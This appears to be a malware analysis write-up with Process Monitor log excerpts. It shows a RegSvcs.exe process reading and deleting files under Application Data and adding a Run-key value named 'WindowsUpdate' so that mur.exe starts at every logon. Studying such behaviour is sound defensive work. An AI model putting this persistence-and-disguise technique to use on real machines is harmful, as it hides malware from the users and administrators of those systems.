RegSvcs.exe	3668	CreateFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	SUCCESS	Desired Access: Generic Read, Dis...
RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	SUCCESS	Offset: 0, Length: 65,536
RegSvcs.exe	3668	CreateFile	C:\Documents and Settings\Feng\Application Data\sbe	SUCCESS	Desired Access: Execute/Traverse
RegSvcs.exe	3668	CloseFile	C:\Documents and Settings\Feng\Application Data\sbe	SUCCESS	
RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	SUCCESS	Offset: 65,536, Length: 28,611
RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	END OF FILE	Offset: 94,147, Length: 65,536
RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	END OF FILE	Offset: 94,147, Length: 65,536
RegSvcs.exe	3668	CloseFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	SUCCESS	

- It creates a file named spd and deletes it later.

RegSvcs.exe	3668	CreateFile	C:\Documents and Settings\Feng\Application Data\labe\spd	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Op
RegSvcs.exe	3668	QueryAttributeTagFile	C:\Documents and Settings\Feng\Application Data\labe\spd	SUCCESS	Attributes: A, ReparseTag: 0x0
RegSvcs.exe	3668	SetDispositionInformationFile	C:\Documents and Settings\Feng\Application Data\labe\spd	SUCCESS	Delete: True
RegSvcs.exe	3668	CloseFile	C:\Documents and Settings\Feng\Application Data\labe\spd	SUCCESS	
RegSvcs.exe	3668	QueryDirectory	C:\Documents and Settings\Feng\Application Data\labe	NO MORE FILES	
RegSvcs.exe	3668	CloseFile	C:\Documents and Settings\Feng\Application Data\labe	SUCCESS	
RegSvcs.exe	3668	CreateFile	C:\Documents and Settings\Feng\Application Data\labe\voio.ppt	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non

- It is observed that this process queries multiple registry keys. Once such interesting finding is shown below-

RegSvcs.exe	3668	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: Write
RegSvcs.exe	3668	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsUpdate	SUCCESS	Type: REG_SZ, Length: 136, Data: C:\Documents and Settings\Feng\Application Data\labe\mur.exe C:\DOCU...Feng\APPLIC-1\labe\eam-wna
RegSvcs.exe	3668	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	

→ A registry key is created

HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

This key contains commands that will be run each time a user logs on. (not at boot time)

→ Then a value to the key is set under the name of WindowsUpdate. The value that is set is the command line used to execute the 1st mur.exe.

→ Lastly the registry is closed with all SUCCESS values which means this registry key is successfully created and its value is set.

From the above activity, we can therefore conclude that every time the user logs in the machine, mur.exe eam-wna malware is automatically run at the start time.

So, possibly the purpose of 2nd RegSvcs.exe is to make sure that the malware does not leave the user machine and make it difficult to find this malicious registry key as it is set under a genuine WindowsUpdate name.